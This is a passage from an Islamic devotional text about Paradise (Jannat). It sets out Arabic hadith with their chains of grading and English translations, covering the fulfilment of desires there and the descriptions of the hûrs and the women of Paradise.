Abû Hurayrah ﷺ narrates that Rasûlullâh ﷺ said that Allâh ﷻ says, "I have prepared for my pious slaves [in Jannat] those comforts which no eye has seen, no ear has heard, and no human being has ever imagined. Recite if you wish, "No person knows the joy which is hidden from them."[7]"[8]

From this hadîth we can understand that no one can fully comprehend what Allâh ﷻ has kept for us in Jannat. The actual pleasures and bounties of Jannat will be far more enjoyable than what we can imagine them to be.

[6] (Sahîh Muslim)

[7] (32:17)

[8] (Sahîh Bukhâri, Sahîh Muslim)

Chapter 3: A person's every desire will be fulfilled

Allâh ﷻ says,

و فيها ما تشتهيه الانفس وتلذ الاعين و انتم فيها خالدون

"And in Jannat will be whatever the inner-soul desires and whatever the eye finds pleasure in, and you will stay there forever."[9] Everything in Jannat will be in accordance with a person's desires and wishes.

عن أبي هريرة ﷺ أن رسول الله ﷺ قال : إن أدنى مقعد أحدكم من الجنة أن يقول له : تمن فيتمنى فيقول له : هل تمنيت فيقول نعم فيقول له فان لك ما تمنيت و مثله معه إلى أن قال قال أبو سعيد و عشرة أمثاله – رواه مسلم (451)

Abû Hurayrah ﷺ narrates that Rasûlullâh ﷺ said, "Definitely, the lowest position of Jannat which one of you will receive is that Allâh ﷻ will say to him, 'Wish [for whatever you desire].' Then he will wish [for whatever he desires]. Thereafter, Allâh ﷻ will say to him, 'Have you wished [for whatever you desire]?' He will say 'Yes.' Then Allâh ﷻ will say to him, 'Definitely, you will receive double that which you had desired.'" Abû Saîd said, "You will receive what you desired and ten times thereof."[10]

A person will receive everything that he ever desired in Jannat and more.

عن سماك انه لقي عبد الله بن عباس ﷺ بالمدينة بعد ما كف بصره فقال يابن عباس ما أرض الجنة فذكر الحديث إلى أن قال :قلت فما حلل الجنة قال فيها شجرة فيها ثمر كأنه رمان فإذا أراد ولي الله منها كسوة انحدرت

[9] (43:71)

[10] (Sahîh Muslim)

إليه من غصنها فانفلقت له عن سبعين حلة ألوانا بعد ألوان ثم تنطبق فترجع كما كانت – قال المنذري رحمه الله رواه إبن أبي الدنيا موقوفا بإسناد حسن (الترغيب و الترهيب :4/ 518 – المكتب العصرية بيروت) / قال الحافظ ابن حجر رحمه الله و مثال المرفوع من القول حكما لا تصريحا أن يقول الصحابي الذي لم يأخذ عن الاسرائيليات ما لا مجال للاجتهاد فيه و لا له تعلق ببيان لغة أو شرح غريب (نزهة النظر شرح نخبة الفكر :53)

Simâk ﷺ narrates that he met Abdullâh ibn Abbâs ﷺ in Madinah after he had lost his eyesight and he asked him, "[Tell me about the] clothes of Jannat." Ibn Abbâs answered, "There is one tree in Jannat which will bear fruit similar to a pomegranate. When a friend of Allâh will desire clothes, the tree will automatically present to him 70 pairs of clothes, each with a different colour. [After he has chosen what he desires,] the tree will return back to its place."[11]

عن عبد الرحمن بن ساعدة ﷺ قال : كنت أحب الخيل فقلت يا رسول الله هل في الجنة خيل فقال : إن أدخلك الله الجنة يا عبد الرحمن كان لك فيها فرس من ياقوت له جناحان تطير بك حيث شئت – قال المنذري رحمه الله رواه الطبراني و رواته ثقات (الترغيب :4/ 545) و قال الدمياطي رحمه الله رجاله ثقات (المتجر الرابح : 1004 – مكتبة النهضة مكة) و قال الهيثمي رحمه الله رجاله ثقات (مجمع الزوائد : 10 / 413 – دار الكتب العربي بيروت)

Abdur Rahmân ibn Sâidah ﷺ narrates that he used to love horses, so he said to Rasûlullâh ﷺ, "O Rasûlullâh, will there be horses in Jannat?" Rasûlullâh ﷺ said, "O Abdur Rahmân, if Allâh ﷻ enters you into Jannat, you

[11] (Ibn Abî Dunyâ)

Note: Hâfiz ibn Hajar ﷺ mentions that the saying of a Sahâbî (Companion of the Prophet) who did not take from the narrations of the Jews and the Christians which discusses such a topic which cannot be determined by a person's logic and deduction is equivalent to a hadîth which is directly from Rasûlullah ﷺ.

will receive a horse made from a ruby which will have two wings. This horse will fly you wherever you desire." [12]

عن أبي امامة ﷺ عنه قال : أن الرجل من أهل الجنة ليشتهي الشراب من شراب الجنة فيجيء الإبريق فيقع في يده فيشرب ثم يعود إلى مكانه - قال المنذري رحمه الله رواه ابن أبي الدنيا موقوفا باسناد جيد (الترغيب :4 /524)

Abû Umâmah ﷺ said, "Definitely, a person from Jannat will desire the drink of Jannat. Then, a glass will appear and fall in his hand. He will drink from this glass, [and after he is finished,] it will return to its original place."[13]

A person will drink a pure wine in Jannat which does not intoxicate and does not cause head-aches.

عن ابن عباس ﷺ عنهما قال : الظل الممدود شجرة في الجنة على ساق قدر ما يسير الراكب المجد في ظلها مائة عام في كل نواحيها فيخرج أهل الجنة أهل الغرف و غيرهم فيتحدثون في ظلها قال : فيشتهي بعضهم و يذكر لهو الدنيا فيرسل الله ريحا من الجنة فتحرك تلك الشجرة بكل لهو كان في الدنيا – قال المنذري رحمه الله رواه ابن أبي الدنيا موقوفا من طريق زمعة بن صالح عن سلمة بن وهرام و قد صححها ابن خزيمة و الحاكم و حسنها الترمذي (الترغيب :4 /520) و قال الدمياطي رحمه الله حسن (المتجر : 987) و قال ابن كثير رحمه الله هذا اثر غريب و إسناده جيد قوي حسن (تفسير ابن كثير : سورة واقعة / آية 30)

Ibn Abbâs ﷺ said, "The extended shade (mentioned in the verse 56:30) is a tree in Jannat. Its trunk will be so long that it will take a fast horse-rider 100 years to travel from one side to the other. The people of Jannat will leave their rooms and go to the shade of the tree to talk

[12] (Tabrânî)

[13] (Ibn Abî Dunyâ)

to each another. They will talk about the amusements of the world and will desire them. Allâh ﷻ will send a wind from Jannat which will shake this tree, causing it to re-create all the amusements of this world."[14]

عن أبي هريرة ﷺ أن النبي ﷺ كان يحدث و عنده رجل من البادية : إن رجلا من أهل الجنة استأذن ربه في الزرع فقال له ألست فيم شئت قال بلى و لكن أحب أن ازرع قال فبذر فبادر الطرف نباته و استوائه و استحصاده فكان أمثال الجبال فيقول الله دونك يابن آدم فانه لا يشبعك شيء الحديث – رواه البخاري (2348)

Abû Hurayrah ﷺ narrates that Rasûlullâh ﷺ was speaking whilts villager was sitting by him. Rasûlullâh ﷺ said, "A person in Jannat will ask Allâh ﷻ permission to farm. Allâh ﷻ will say to him, 'Don't you already have whatever you desire?' He will answer, 'Yes, but I love farming.' He will plant his crop, and in a split-second it will grow tall and be ready for harvest. [After it is harvested,] this crop will be as big as mountains. Allâh ﷻ will say to him, 'O son of Adam, take this because nothing will satisfy you.'" [15]

عن علي ﷺ قال : قال رسول الله ﷺ: إن في الجنة لسوقا ما فيها بيع و لا شراء إلا الصور من النساء و الرجال إن اشتهى الرجل صورة دخل فيها – قال الحافظ ابن حجر رحمه الله قد أخرجه من طريقه (عبد الرحمن بن إسحاق) الترمذي و قال غريب و حسن له غيره مع قوله انه تكلم فيه من قبل حفظه و صحح الحاكم من طريقه حديثا آخر و اخرج له ابن خريمة في الصيام من (صحيحه) آخر لكن قال في القلب من عبد الرحمن شيئ و له شاهد من حديث جابر أخرجه الطبراني في (الأوسط) في ما رأيت في كتاب (الترغيب و الترهيب) للمنذري فذكر الحديث ثم قال لم اقف على إسناده في (الأوسط) ثم وقفت عليه في ترجمة محمد بن عبد الله بن مطين و في إسناده جابر بن يزيد الجعفي و هو ضعيف فذكر الحديث (القول المسدد : 81)

[14] (Ibn Abî Dunyâ)

[15] (Sahîh Bukhârî)

Ali ﷺ narrates that Rasullah ﷺ said, "Indeed, there will be a market-place in Jannat where buying and selling will not take place, but there will be outer appearances of men and women. When a person desires a outer appearance, he will immediately take the form of that appearance [temporarily]."[16]

[16] (Tirmidhî)

Chapter 4: Introduction to the maidens of Jannat

The two types of women in Jannat

1. Human woman

The first type is the human woman of the world who will be re-created according to the beauty of Jannat. Allâh ﷻ says,

أنا أنشأنهن إنشاء فجعلنهن أبكارا عربا أترابا

"We created them as a new creation. And we made them virgins, loving to their husbands, equal in age."[17]

Allâh will make old women into young women and non-virgins into virgins. No matter how their appearance was in this world, Allâh ﷻ will make them all beautiful and good-looking in accordance to the beauty of Jannat.[18]

What will a woman of this world receive in Jannat?

Muftî Mahmûd ﷺ was asked that if men will receive hûrs, what will women receive? He replied that the wives of the believers will stay with their own husbands. Women who never married in this world will be given a choice to get married with any (unmarried) man they wish. If they do not like any of them, a special man will be created for them (similar to the hûrs) and Allâh ﷻ will join both of them in marriage.[19] Allâmah Alusî ﷺ also mentions in his tafsîr that a person's wife in this

[17] (56:35-37)

[18] (Safwatut Tafâsîr 3/309 – Darul Qalam, Beirut)

[19] (Fatâwa Mahmûdiya 5/298)

world will remain his wife in the hereafter.[20] The love between a Muslim husband and wife is a true love because it will last forever.

Superiority of the human women over the hûrs

عن أم سلمة رضي الله عنها قالت : قلت يا رسول الله نساء الدنيا افضل أم الحور العين قال بل نساء الدنيا أفضل من الحور العين كفضل الظهارة على البطانة قلت يا رسول الله بماذا قال بصلاتهن و صيامهن و عبادتهن ألبس الله وجوههن النور و أجسادهن الحرير بيض الألوان خضر الثياب صفر الحلي مجامرهن الدر أمشاطهن الذهب يقلن نحن الخالدات فلا نموت و نحن الناعمات فلا نبأس و نحن المقيمات فلا نظعن أبدا ألا و نحن الراضيات فلا نسخط أبدا طوبى لمن كنا له و كان لنا – قال الهيثمي رحمه الله رواه الطبراني في الكبير و الأوسط و في إسنادهما سليمان بن أبي كريمة وَ هو ضعيف (المجمع 418/10)

Umme Salamah ﷺ narrates that she said to Rasûlullâh ﷺ, "O Rasûlullâh, are the women of this world superior or the hûrs?" He replied, "The women of this world will have superiority over the hûrs just as the outer lining of a garment has superiority over the inner lining." Umme Salamah ﷺ then asked, "O Rasûlullâh, what is the reason for this?" He answered, "Because they performed salâh, fasted, and worshipped [Allâh]. Allâh will put light on their faces and silk on their bodies. [The human women] will be fair in complexion and will wear green clothing and yellow jewelry. Their incense-burners will be made of pearls and their combs will be of gold. They will say, 'We are the women who will stay forever and we will never die. We are the women who will always remain in comfort and we will never undergo difficulty. We are the women who will stay and we will never leave. Listen, we are happy

[20] (Rûhul Mânî 25/ 136 – Dar Ihyâ At-Tawrâth Al-A'rabi, Beirut)

women and we will never become sad. Glad tidings to those men for whom we are and who are for us.'"[21]

Allâh ﷻ will make the women of this world more beautiful and attractive than the hûrs. Wherever in this book the 'women of Jannat' are mentioned, both the hûrs and the human women could be meant.

2. Hûrs

What is a hûr?

The second type of women will be those celestial women specially created for the people of Jannat known as the hûr a'yn. A hûr is a young, beautiful, fair-skinned woman with intensely dark eyes. Another interpretation is that there will be a sharp contrast between the whiteness and darkness of her eyes which is considered to very beautiful. Or it could also mean that her beauty will dumbfound and astonish others. The meaning of a'yn is a woman with big, attractive eyes, which is also considered a sign of beauty.[22]

What will the hûrs be made of?

The following is a narration of two Sahâbah (Companions of the Prophet),

خلق الحور العين من الزعفران و هذا مروي عن صحابيين و هما ابن عباس و انس و عن تابعيين و هما ابو سلمة و مجاهد (حادى الارواح : 274)

It is narrated from Ibn Abbâs ﷺ, Anas ﷺ, Abû Salamah ﷺ, and Mujâhid ﷺ that the hûrs will be created from saffron. Saffron is an orange-coloured product extracted from a flower and it is used to add colour and flavour to

[21] (Tabrânî)

[22] (Hâdiyul Arwâh 259 – Darul Kutubul A'raby, Beirut)

food. When the present creation of mankind (which is created from sand) has the best of forms and beauty, then you can imagine the beauty of women created from saffron! [23]

There will be no jealousy between co-wives

Another interpretation of the verse "equal in age" is that the women of Jannat will all be equal in age, which will ensure that they get along with one another and make the believer's life peaceful.[24] It is normally the case in this world that co-wives have quarrels and arguments which make the husband's life miserable. However, in Jannat there will not be any jealousy, malice, or hatred between the people. A hâdîth in Sahîh Bukhârî and Sahîh Muslim mentions that the hearts of the people of Jannat will be one and there will not be any difference between them. Allâh ﷻ also says in this regard,

و نزعنا ما في صدورهم من غل

"And we will take out all [mutual] hatred from their hearts."[25]

This will ensure that all of a person's wives will get along and will never become jealous of one other.

[23] (Hâdiyul Arwâh)

[24] (Rûhul Mâni 13/220)

[25] (7:43)

Chapter 5: A description of the adornments and external features of the maidens of Jannat

Internal and external purity of the maidens of Jannat

Allâh ﷻ says,

و لهم فيها ازواج مطهرة و هم فيها خالدون

"And they will have pure wives in Jannat and they will stay there forever."[26] Qatâdah ﷺ mentions that these women will be pure from all external impurities such as menstruation, urine, excreta, and saliva. They will also be free from all evil internal qualities such as malice, hypocrisy, swearing, evil character, etc. Thus, they will not have within them the smallest amount of disobedience to their husbands.[27]

The lovely skin colour of the women of Jannat

Allâh ﷻ says,

و حور عين كامثال اللؤلؤ المكنون

"And they will have fair females with big, lovely eyes who will be like hidden pearls."[28] The women of Jannat will be like fresh pearls because of their cleanliness and fair skin colour.

Allâh ﷻ states in another verse,

كانهن بيض مكنون

"[These women will be delicate and pure as if] they were preserved eggs."[29]

[26] (2:25)

[27] (Hâdiyul Arwâh pg. 257)

[28] (56:22)

[29] (37:49)

Allâmah Alusi ﷺ explains that the verse refers to those eggs which human hands have not yet touched, so they are clean from any dirt or dust. In the same way, the hûrs will be clean and free of all impurities. The comparison between the hûrs and eggs is also made because of the yellow-whitish colour of both, which is known to be the most beautiful skin-colour for women. Another explanation for this comparison is that the parts of an egg are known for being perfectly proportioned and conforming to one another. In the same way, all the body parts and features of the hûrs will go perfectly together.[30]

Allâh ﷻ says,

كانهن الياقوت و المرجان

"[In beauty] these women are like rubies and small pearls."[31]

The comparison between the hûrs and rubies is in transparency. A person can see through a ruby and know what is on the other side. In the same way, a person will be able to see through the hûrs because of the cleanliness and delicate nature of their skin and body. Allâh ﷻ has also compared the hûrs to small pearls because of their softness, whiteness, and pleasant sight.[32]

The perfume and radiance of the women of Jannat

عن انس ﷺ أن رسول الله ﷺ قال : لروحة في سبيل الله أو غدوة خير من الدنيا و ما فيها و لقاب قوس أحدكم أو موضع قيد يعني سوطه خير من الدنيا و ما فيها و لو أن امرأة من أهل الجنة اطلعت إلى الأرض لأضاءت

[30] (Rûhul Mâni 22/89)

[31] (55:58)

[32] (Safwat At-Tafâsîr 3/301)

ما بينهما و لملأته ريحا و لنصيفها على رأسها خير من الدنيا و ما فيها – رواه البخاري (2796)

Anas ﷺ narrates that Rasûlullâh ﷺ said, "One morning or evening in the path of Allâh is better than the world and all it contains. A hand-span or a whip's length of Jannat is better that the world and all it contains. If one woman of Jannat were to glance towards the earth, she would fill the space between the earth and the sky with light and perfume. The scarf on her head is better than the world and all it contains."[33]

If just a small part of Jannat is better than the world and all it contains, then how will the rest of Jannat and all its pleasures be? Also, if just the scarf on the head of one woman of Jannat is better than the world and all it contains, then how valuable is the woman herself?

عن سعيد بن عامر بن خريم ﷺ قال : سمعت رسول الله ﷺ يقول : لو أن امرأة من نساء أهل الجنة أشرفت لملأت الأرض ريح مسك و لأذهبت ضوء الشمس و القمر – رواه الطبراني والبزار و قال منذري رحمه الله إسناده حسن في المتابعات (الترغيب : 4 /533)

Saî'd bin Amir ﷺ says that he heard Rasûlullâh ﷺ saying, "If a woman from Jannat were to look towards the world, she would fill the earth with the smell of musk and [her beauty] would overpower the light of the sun and moon."[34]

عن ابن عباس ﷺ قال : كنا جلوسا مع كعب ﷺ يوما فقال : لو أن يدا من الحور العين من السماء بياضها و خواتيمها دليت لأضاءت لها الأرض كما تضيء الشمس لأهل الدنيا ثم قال إنما قلت يدها فكيف بالوجه بياضه و حسنه و جماله و تاجه و ياقوته و لؤلؤه و زبرجده – رواه ابن أبي الدنيا و قال الدمياطي رحمه الله إسناده لا بأس به (المتجر : 998)

[33] (Sahîh Bukhâri)

[34] (Tabrâni, Bazzâr)

Ibn Abbâs ﷺ narrates that we were sitting with Ka'b ﷺ one day and he said, "If the hand of one hûr were to dangle from the sky, the whiteness and the rings of the hand would illuminate the earth just as the sun gives light to the world. What I said was just regarding her hand, so how beautiful will her white face be when it is adorned with a crown, ruby, pearl and emerald?"[35]

The beauty of the crowns

عن أبي سعيد الخدري ﷺ قال: قال رسول الله ﷺ : إن الرجل يسكن في الجنة سبعين سنة و في رواية سبعين سند قبل أن يتحول ثم تأتيه امرأة فينظر وجهه في خدها أصفى من المرآة و إن أدنى لؤلؤ عليها تضيء ما بين المشرق و المغرب فتسلم عليه فيرد عليها السلام و يسألها من أنت فتقول أنا من المزيد و إنه ليكون عليها سبعون ثوبا أدناها مثل النعمان من طوبى فينفذها بصره حتى يرى مخ ساقها من وراء ذلك و أن عليها التيجان و إن أدنى لؤلؤ منها تضيء ما بين المشرق و المغرب – رواه أحمد و أبو يعلى و صححه ابن حبان رحمه الله (الإحسان : 245/9 – دار الكتب العلمية بيروت) و قال العراقي رحمه الله إسناده حسن (إتحاف السادة المتقين :10 / 543 - دار الفكر بيروت) و قال الهيثمي ﷺ إسناد أحدهما حسن (المجمع :10/ 419)

Abû Saî'd Khudrî ﷺ narrates that Rasûlullâh ﷺ said, "A person will recline and relax in Jannat for 70 years, or on 70 cushions before he moves. Then a woman will come and tap him on the shoulder. He will see his face in her cheek as clear as a mirror. (This will be due to the clearness of her face and its brightness). The smallest pearl that she will be wearing will fill the space between the east and west with light. She will greet him with Salâm and he will respond to her greeting. He will ask her, 'Who are you?' She will answer, 'I am from the extra.' (This is referring to a verse of the Quran which says, "And we have more by Us [for the people of

[35] (Ibn Abî Dunyâ)

Jannat]") She will be wearing 70 [different types of] garments, and the lowest garment will be red and made from a tree in Jannat. He will be able to see the marrow of her leg through the clothes. She will be wearing crowns and the smallest pearl on these crowns will light up the space between the east and west"[36]

عن انس ﷺ قال: قال رسول الله ﷺ :لو اطلعت امرأة من نساء أهل الجنة إلى الأرض لملأت ما بينهما ريحا و لتاجها على رأسها خير من الدنيا و ما فيها – رواه الطبراني و قال المنذري رحمه الله إسناده جيد (الترغيب :4 / 532) و قال الهيثمي ﷺإسناده جيد (المجمع :10 /418)

Anas ﷺ narrates that Rasûlullâh ﷺ said, "If one woman from Jannat were to glance towards the earth, she would fill the entire atmosphere with perfume. The crown on her head is better than the world and all it contains." [37]

A person in Jannat will see through the clothes of his wife

عن أبي هريرة ﷺ عن النبي ﷺ قال : إن أول زمرة تدخل الجنة على صورة القمر ليلة البدر و التي تليها على أضوء كوكب دري في السماء و لكل امرئ منهم زوجتان اثنتان يرى مخ سوقهما من وراء اللحم و في رواية من الحسن و ما في الجنة أعزب – متفق عليه / البخاري (3254) , مسلم (7147)

Abû Hurayrah ﷺ narrates that Rasûlullâh ﷺ said, "The first group to enter Jannat will have the appearance of the full moon on the fourteenth night of the month. The next group will have the appearance of the brightest star in the sky. Every person from amongst them will have two wives and the marrow of their leg can be seen through their skin [out of beauty]. There will be no unmarried person in Jannat."[38]

[36] (Ahmad, Abû Ya'lâ)

[37] (Tabrâni)

[38](Sahîh Bukhâri, Sahîh Muslim)

عن عبد الله ابن مسعود ﷺ عن النبي ﷺ قال : لكل واحد منهم زوجتان من الحور العين على كل زوجة سبعون حلة يرى مخ سوقها من وراء لحومها و حللهما كما يرى الشراب الأحمر في الزجاجة البيضاء – رواه الطبراني و قال الضياء رحمه الله هذا عندي على شرط الصحيح (صفة الجنة لابن كثير : 117 – مؤسسة الكتب الثقافية بيروت) و قال المنذري رحمه الله إسناده صحيح و رواه البيهقي بإسناده حسن (الترغيب : 4 / 529) و قال الهيثمي رحمه الله رواه الطبراني في الأوسط و إسناد ابن مسعود صحيح (المجمع : 10 / 411)

Abdullah Ibn Masûd ﷺ narrates that Rasûlulah ﷺ said, "Every person of Jannat will have two wives from the hûrs. Every wife will have 70 layers of clothes, and the marrow of her leg can be seen through these clothes just as a red drink can be seen in a white glass." [39]

Outwardly, a person may consider it repulsive and disgusting to see the marrow of the leg of the women of Jannat. However, one narration clarifies this matter and mentions that he will be able to see through her leg because of her beauty; not because of some defect in her. The purpose of mentioning this is to emphasize the softness of the skin, clearness, and the delicateness of the women of Jannat.[40] Another benefit of being able to see through her clothes is that he will be able to enjoy looking at her beautiful clothes and what is underneath at the same time.

The large breasts of the maidens of Jannat

Allâh ﷻ states,

و كواعب اترابا

"And the people of Jannat will have full-breasted women who will be equal in age."[41]

The breasts of these women will be round like pomegranates and they will never sag down because these women will never become old.[42]

[39] (Tabrâni)

[40] (Mirqât 9/576 – Al-Maktabat Al-Haqqaniyat, Multan)

[41] (78:33)

[42] (Hâdiyul Arwâh 267)

Chapter 6: The beauty of the maidens of Jannat

The permanent youth and beauty of all the inhabitants of Jannat

عن ابي سعيد و أبي هريرة ﷺ أن رسول الله ﷺ قال : ينادي مناد إن لكم أن تصحوا فلا تسقموا أبدا و إن لكم أن تحيوا فلا تموتوا أبدا و إن لكم أن تشبوا فلا تهرموا أبدا و إن لكم أن تنعموا فلا تبأسوا أبدا الحديث – رواه مسلم (7156)

Abû Sa'îd and Abû Hurayrah ﷺ narrate that Rasûlullâh ﷺ said, "[When the people will enter Jannat], a caller will announce, 'Definitely, for you is life; you will never die. For you is good health; you will never become sick. For you is youth; you will never grow old. For you is luxury and comfort, you will never experience difficulty."[43]

Both the men and women of Jannat will remain young forever.

عن المقداد ﷺ أن رسول الله ﷺ قال : ما من أحد يموت سقطا و لا هرما و إنما الناس فيما بين ذلك ألا بعث ابن ثلاث و ثلاثين سنة فان كان من أهل الجنة كان على مسحة آدم و صورة يوسف و قلب أيوب - قال المنذري رحمه الله رواه البيهقي بإسناده حسن (الترغيب : 4 /501) و قال الهيثمي رحمه الله رواه الطبراني بإسنادين أحدهما حسن (المجمع : 10/ 334) و قال البوصيري رحمه الله رواه ابو يعلى والبيهقي باسناد حسن (إتحاف الخيرة المهرة :10/ 520 – مكتبة الرشد رياض)

Miqdâd ﷺ narrates that Rasûlullâh ﷺ said, "Every person who dies as a result of miscarriage or of old age or of middle age will be resurrected at the age of 33. If he/she is from the people of Jannat, then he/she will have the form of Adam ﷺ, the appearance of Yusuf ﷺ, and the heart of Ayyûb ﷺ."[44]

[43] (Sahîh Muslim)

[44] (Abû Ya'lâ, Bayhaqî)

The people of Jannat will never grow old and will remain permanently at the age of 33. The wisdom behind this age is that a person is at the height of his physical strength and his body parts are fully developed. Therefore, he/she can experience maximum pleasure from the bounties of Jannat.

عن انس ﷺ أن رسول الله ﷺ قال :أتيت بالبراق فذكر الحديث إلى أن قال فإذا أنا بيوسف و إذا هو قد أعطي شطر الحسن – رواه مسلم (411)

Anas ﷺ narrates that Rasûlullâh ﷺ said, "I came to Yusuf عليه السلام and he was given half of all beauty."[45]

By combining these two hadîth, we can conclude that each man and woman of Jannat will have the beauty of half the people of this world. This will be the minimum beauty of the people of Jannat, as they will always be increasing in beauty.

A'tâ Salamî ﷺ said to Mâlik bin Dinâr ﷺ, "Definitely, there is a particular hûr in Jannat upon whose beauty the people of Jannat boast and brag. If Allâh ﷻ had not allowed death for the people of Jannat, they would die because of her beauty."[46]

Hakîm ﷺ met another person and asked him, "Do you have any desire for the hûrs?" He said, "No." Hakîm ﷺ then told him, "Desire them, because the light on their faces is from the light of Allâh." The man fell unconscious and was taken to his home. The narrator of the incident adds that we visited to this person for one month after this incident [to console him during his sickness].[47]

[45] (Sahîh Muslim)
[46] (Hâdiyul Arwâh pg. 277)
[47] (Hâdiyul Arwâh pg. 277

Ibn Abî Dunyâ ﷺ relates that Yazîd Ar-Raqâshi ﷺ said, "I have heard that a light will shine in Jannat, and every part of Jannat will start shining because of this light. Someone will ask, 'Where did this light come from?' It will be said to him, 'One hûr smiled at her husband.' The narrator Sâlih ﷺ says," A man from the corner of the gathering started screaming and continued to scream until he died."[48]

The beautiful faces of the women of Jannat

Allâh ﷻ says,

فيهن خيرت حسان فباي آلاء ربكما تكذبان

"In these gardens there will be women with good character and beautiful faces. Then which of the bounties of your Lord will you both [man and Jinn] deny?"[49]

A human being has his own understanding of beauty which is confined to his limited and deficient knowledge. Allâh ﷻ - in his infinite knowledge and wisdom - has described these women as beautiful, so we can imagine how beautiful these women must be!

[48] (Hâdiyul Arwâh pg. 277)
[49] (55:70)

Chapter 7: A continuous increase in the beauty of Jannat

عن انس ﷺ أن رسول الله ﷺ قال: إن في الجنة سوقا يأتونها كل جمعة فتهب ريح الشمال فتحثو في وجوههم و ثيابهم فيزدادون حسنا و جمالا فيرجعون إلى أهليهم و قد ازدادوا حسنا و جمالا فيقول لهم أهلوهم والله لقد ازددتم حسنا و جمالا فيقولون و أنتم والله لقد ازددتم بعدنا حسنا و جمالا – رواه مسلم (7146)

Anas ﷺ narrates that Rasûlullâh ﷺ said, "Definitely, the inhabitants of Jannat will visit a market every Friday. A northerly wind will blow and it will spread [goodness] upon their faces and clothes, causing them to increase in beauty. They will then return to their wives after having become more beautiful than they were before. Their wives will say to them, 'We swear by Allâh, you have definitely increased in beauty.' They will also say to their wives, 'We swear by Allâh, you have also increased in beauty.'[50]

ان ابا هريرة ﷺ قال لسعيد بن المسيب أسأل الله أن يجمع بيني و بينك في سوق الجنة فذكر الحديث إلى أن قال : قال فبينما هم على ذاك غشيتهم سحابة من فوقهم فأمطرت عليهم طيبا لم يجدوا شيا مثل ريحه قط قال ثم يقول ربنا عز و جل قوموا إلى ما أعددت لكم من الكرامة فخذوا ما اشتهيتم قال فيجدون سوقا قد حفت به الملائكة فيه ما لم تنظر العيون إلى مثله و لم تسمع الآذان و لم يخطر على القلوب قال فيحمل لنا ما اشتهينا ليس يباع و لا يشترى و في ذلك السوق يلقى أهل الجنة بعضهم بعضا قال فيقبل الرجل ذو المنزلة المرتفعة فيلقى من هو دونه و ما فيهم دني فيروعه ما يرى عليه من اللباس و الهيئة فما ينقضي آخر حديثه حتى يتمثل عليه أحسن منه و ذلك لإنه لا ينبغي لأحد أن يحزن فيها قال ثم ننصرف إلى منازلنا فيتلقانا أزواجنا فيقلن مرحبا و أهلا لقد جأت و أن بك من الجمال و الطيب افضل مما فارقتنا عليه فيقول إنا جالسنا اليوم ربنا الجبار عز و جل و

[50] (Sahîh Muslim)

بحقنا أن ننقلب بمثل ما انقلبنا – رواه الترمذي وابن أبي الدنيا و قال الترمذي رحمه الله غريب لا يعرف إلا من هذا الوجه (الترمذي بتحقيق احمد شاكر :686/4 –المكتبة الفيصلية مكة) و صححه ابن حبان رحمه الله (الاحسان :9 /264) و قال المنذري رحمه الله عبد الرحمن هو كاتب الأوزاعي مختلف فيه كما سيأتي و بقية رواة الإسناد ثقات و قد رواه ابن أبي الدنيا عن هقل بن زياد كاتب الأوزاعي و اسمه محمد و قيل عبد الله و هو ثقة ثبت احتج به مسلم و غيره ثم قال في آخر الكتاب عبد الرحمن هو كاتب الأوزاعي ضعفه دحيم و قال النسائي ليس بالقوي و وثقه احمد و ابو حاتم (الترغيب :4 /541)

Abû Hurayrah ﷺ said to Saîd ibn Musayyab, "I ask Allâh that he joins me and you in the market of Jannat. . . They will be enjoying themselves in Allâh's company when suddenly a cloud will come over them and rain upon them a perfume which they will have never smelt before. Then our Lord will say to them, ' Rise to the honour which I have prepared for you and take whatever you desire.' They will find a market surrounded by angels. In this marketplace, there will be what no eye has seen, no ear has heard, and no heart has imagined. They will take whatever they desire without any buying or selling. The people of Jannat will meet each other in this market. A person with a good appearance will come before one who is less beautiful than him – no one will have a bad appearance. The second person will like the clothes and appearance of the first person, and before they finish speaking, his appearance will become better than the first person This is because it is not appropriate for anyone to be unhappy in Jannat. Then we will return to our houses and our wives will receive us saying, 'Welcome. Definitely, you have come to us adorned with more beauty and perfume than before.' The dweller of Jannat will say, 'Today we were in the company of our Lord, so it is rightful that we return in such a [good] condition.'"[51]

[51] (Tirmidhî, Ibn Abî Dunyâ)

عن ابن مسعود ﷺ عن النبي ﷺ : فينطلق أمامه حتى يفتح له القصر قال و هو من درة مجوفة سقائفها و أبوابها و أغلاقها و مفاتيحها منها تستقبله جوهرة خضراء مبطنة بحمراء فيها سبعون باب كل باب يفضي إلى جوهرة خضراء مبطنة كل جوهرة تفضي إلى جوهرة على غير لون الأخرى في كل جوهرة سرر و أزواج و ووصائف أدناهن حوراء عيناء عليها سبعون حلة يرى مخ ساقها من وراء حللها كبدها مرآته و كبده مرآتها إذا أعرض عنها اعراضة ازدادت في عينه سبعين ضعف فيقال له اشرف فيشرف فيقال له ملكك مسيرة مائة عام ينفذه بصرك قال قال عمر ألا تسمع ما يحدثنا ابن أم عبد يا كعب عن أدنى أهل الجنة منزلا فكيف اعلاهم قال يا امير المؤمنين ما لا عين رأت و لا أذن سمعت ان الله جل ذكره خلق دارا جعل فيها ما شاء من الأزواج و الثمرات و الأشربة ثم أطبقها فلم يرها أحد من خلقه لا جبريل و لا غيره من الملائكة – رواه ابن أبي الدنيا و الطبراني و الحاكم هكذا عن ابن مسعود مرفوعا و آخره من قوله إن الله جل ذكره خلق دارا إلى آخره موقوف على كعب و قال الحاكم رحمه الله صحيح الإسناد (المستدرك على الصحيحين : 4/ 589 دار المعرفة بيروت) و قال المنذري رحمه الله أحد طرق الطبراني صحيح (الترغيب : 4 / 503) و قال الهيثمي رحمه الله رجاله رجال الصحيح غير أبي خالد الدالاني و هو ثقة (المجمع :0 1 / 342)

Abdullah Ibn Masû'd ﷺ narrates that Rasûlullâh ﷺ said, "[The person in the lowest level in Jannat] will go forward until the palace is opened for him. He will be in a hollow pearl and the roofs, doors, locks, and keys will also be made from pearl. This palace will face a [large] green jewel will red lining in which there will be 70 doors. Every door will lead to another green jewel with an inner lining. Every jewel will lead to another jewel with a different colour. In every jewel there will be thrones, wives, and female slaves. The lowest wife from amongst his wives will be a hûr with large and lovely eyes. She will be wearing 70 layers of clothes through which the marrow of her leg can be seen. Her inside will be a reflection of him and his inside will be a reflection of her. (There will be complete harmony between them and their hearts will be united in love) When he turns

